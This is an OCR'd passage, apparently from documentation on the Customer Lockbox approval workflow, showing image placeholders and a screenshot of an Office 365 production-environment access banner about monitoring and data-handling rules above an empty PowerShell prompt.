



Customer Lockbox approval workflow





O365 Production Environment
You are accessing an information system that may contain U.S. Government data. System usage may be monitored, recorded, and subject to audit.
Unauthorized use of the system is prohibited and may be subject to criminal and civil penalties. Use of the system indicates consent to monitoring
and recording. Administrative personnel remotely accessing the Office 365 environment:
(1) shall maintain their remote computer in a secure manner, in accordance with organizational security policies and procedures as defined in
Microsoft Remote Connectivity Security Policies;
(2) shall only access the Office 365 environment in execution of operational, deployment, and support responsibilities using only administrative
applications or tools directly related to performing these responsibilities; and
(3) shall not knowingly store, transfer into, or process in the Office 365 environment data exceeding a FIPS 199 Moderate security categorization
(PISMA Controlled Unclassified Information).
Please disconnect this session if you disagree.
VERBOSE: Connected to
PS D:\Users\Desktop>

